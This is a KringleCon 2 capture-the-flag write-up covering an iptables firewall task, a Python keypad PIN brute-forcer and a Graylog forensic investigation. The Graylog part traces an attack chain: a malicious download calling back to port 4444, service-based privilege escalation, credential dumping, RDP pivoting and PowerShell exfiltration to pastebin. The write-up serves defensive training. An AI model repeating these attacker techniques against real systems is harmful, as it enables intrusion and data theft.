
Route Calculation Success! RID:0807198508261964

The RID code we're after is **0807198508261964**


See appendix A for the entire IP list

Solving Kringlecon 2

After I entered the RID into the submission field for this objective, the door to the bell tower opened and I walked in. Inside the bell tower I found Krampus, Santa and the Tooth Fairy. Turns out the Tooth Fairy is a bogus character behind it all (as she really mentioned already in the Sleigh Shop).




In the upper left corner of the bell tower, just behind Krampus, I found a new letter on the ground:



Thankfully, I didn't have to implement my plan by myself! Jack Frost promised to use his wintry magic to help me subvert Santa's horrible reign of holiday merriment NOW and FOREVER!

Intermission: The Crossword

I suppose you are a bit tired after reading through my writup up until this point. Before heading on to the terminals section, why not try a crossword?



Intermission Crossword

Across


1. A hen lays what (reverse)

Down

1. A hen lays what

Terminals

Escape Ed!



```
                  .......................................:
               .;oooooooooooooool;,,,,,,,,:looooooooooooooll:
             .:ooooooooooooooc;,,,,,,,,:ooooooooooooollooo:
           .';;;;;;;;;;;;;;,''''''''';;;;;;;;;;;;;,;ooooo:
         .''''''''''''''''''''''''''''''''''''''''';ooooo:
       ;oooooooooooooool;''''''',:loooooooooooolc;',,;ooooo:
    .:oooooooooooooooc;',,,,,,,:ooooooooooooollccoc,,,;ooooo:
  .cooooooooooooooo:,''''''',:ooooooooooooolcloooc,,,;ooooo,
  coooooooooooooooo,,,,,,,,,;ooooooooooooooolooooooc,,,;ooo,
  coooooooooooooooo,,,,,,,,,;ooooooooooooooolooooooc,,,;l'
  coooooooooooooooo,,,,,,,,,;ooooooooooooooolooooooc,,..
  coooooooooooooooo,,,,,,,,,;ooooooooooooooolooooooc.
  coooooooooooooooo,,,,,,,,,;ooooooooooooooolooooo:.
  coooooooooooooooo,,,,,,,,,;ooooooooooooooooloo;
  :llllllllllllll,''''''''';lllllllllllllllc,



Oh, many UNIX tools grow old, but this one's showing gray.
That Pepper LOLs and rolls her eyes, sends mocking looks my way.
I need to exit, run - get out! - and celebrate the yule.
Your challenge is to help this elf escape this blasted tool.

-Bushy Evergreen

Exit ed.

1100
Loading, please wait......



You did it! Congratulations!

elf@e368003f8216:~$ 
```

To escape Ed (Skoudis), use the keyboard combination **ctrl + d**

Smart Braces

Terminal is found withing the student union area in the north section of the campus

Content of **IOTteethBraces.md**:


```
elfuuser@57e445c39325:~$ cat IOTteethBraces.md # ElfU Research Labs - Smart Braces

# A Lightweight Linux Device for Teeth Braces

# Imagined and Created by ElfU Student Kent TinselTooth

This device is embedded into one’s teeth braces for easy management and monitoring of dental st
atus. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote
a ccess. Please refer to the management documentation for this purpose.

## Proper Firewall configuration:

The firewall used for this system is iptables. The following is an example of how to set a de fault
policy with using iptables:

sudo iptables -P FORWARD DROP

The following is an example of allowing traffic from a specific IP and to a specific port:

sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the
   OU TPUT chains.
3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH s
   erver (on port 22).
4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
```

Commands

I put these rules in a file called "rules" and ran it:

```
sudo iptables --flush
sudo iptables --delete-chain

# 1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.

sudo iptables --policy INPUT DROP
sudo iptables --policy FORWARD DROP
sudo iptables --policy OUTPUT DROP

# Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT
and the OUTPUT chains.

sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT

# Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local
SSH server (on port 22).

# sudo iptables -A INPUT -p tcp --dport 22 -m state --state NEW -s 172.19.0.225/32 -j ACCEPT

sudo iptables -A INPUT -p tcp -s 172.19.0.225 --dport 22 -m conntrack --ctstate
NEW,ESTABLISHED -j ACCEPT


# Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.

sudo iptables -A INPUT -p tcp --dport 21 -m state --state NEW -s 0.0.0.0/0 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -m state --state NEW -s 0.0.0.0/0 -j ACCEPT

# Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.

sudo iptables -A OUTPUT -p tcp --dport 80 -s 0.0.0.0/0 -j ACCEPT

# Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.

sudo iptables -A INPUT -i lo -j ACCEPT

# List Rules
sudo iptables -vL
```

Frosty Keypad



Clues given by elf **Tangle Coalbox**

- It's a prime number
- One digit is repeated once
- You can look at keyboard which digits are used

By looking at the keypad the 1, 3 and 7 digits appers to be the most used. Given that one digit is repeated once, we assume the pin code is 4 digits longs.

Hacked up a Python script for solving this challenge:

```
def is_prime(number):
    """
    Determine if a number is prime
    """
    if number == 2:
        return True
    elif number >= 2:
        if number%2 == 0:
            return False
        else:
            for divisor in range(2, number):
                if(number%divisor) == 0:
                    return False
                else:
                    continue

            return True
    else:
        return False



def count_occurences(prime, search_values, max_count):
    """
    Count occurences for a string in a string. If occurences are more than max_count, there
are too many occurences
    """
    for number in search_values:
        if prime.count(number) > max_count:
            return False

    return True

# Main application entry point
if __name__ == "__main__":
    primes = []
    for num in range(1000,10000):
        if is_prime(num):
            primes.append(str(num))

    suspected_primes = ["1", "3", "7"]

    for prime in primes:
        result = all(suspect in suspected_primes for suspect in prime)

        if result and count_occurences(prime, suspected_primes, 2):
            print(prime)
```

This script gave me the following pin codes to try:

Pin code
1373
1733
3137
3371
7331

Entering each one I found **7331** to be the correct one.

Graylog

Question 1

Minty CandyCane reported some weird activity on his computer after he clicked on a link in Firefox for a cookie recipe and downloaded a file.

What is the full-path + filename of the first malicious file downloaded by Minty?

Answer: C:\Users\minty\Downloads\cookie_recipe.exe We can find this searching for sysmon file creation event id 2 with a process named firefox.exe and not junk .temp files. We can use regular expressions to include or exclude patterns:

```
TargetFilename:/.+\.pdf/
```

Question 2:

The malicious file downloaded and executed by Minty gave the attacker remote access to his machine. What was the ip:port the malicious file connected to first?

Answer: 192.168.247.175:4444 We can pivot off the answer to our first question using the binary path as our ProcessImage.

Question 3:

What was the first command executed by the attacker?

(answer is a single word)

Answer: whoami Since all commands (sysmon event id 1) by the attacker are initially running through the cookie_recipe.exe binary, we can set its full-path as our ParentProcessImage to find child processes it creates sorting on timestamp.

Question 4:

What is the one-word service name the attacker used to escalate privileges?

Answer: webexservice Continuing on using the cookie_reciper.exe binary as our ParentProcessImage, we should see some more commands later on related to a service.

Question 5:

What is the file-path + filename of the binary ran by the attacker to dump credentials?

Answer: C:\cookie.exe The attacker elevates privileges using the vulnerable webexservice to run a file called cookie_recipe2.exe. Let's use this binary path in our ParentProcessImage search.

Question 6:

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

Answer: alabaster Windows Event Id 4624 is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using SourceNetworkAddress.

Question 7:

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

Answer: 06:04:28 LogonType 10 is used for successful network connections using the RDP client.

Question 8:

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName,DestinationHostname,LogonType of this connection?

(submit in that order as csv)

Answer: elfu-res-wks2,elfu-res-wks3,3 The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

Question 9:

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

Answer: C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:

```
AND NOT TargetFilename:/.+AppData.+/
```

Question 10:


> What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

Answer: 104.22.3.84 We can look for the original document in CommandLine using regex.

When we do that, we see a long a long PowerShell command using Invoke-Webrequest to a remote URL of https://pastebin.com/post.php.

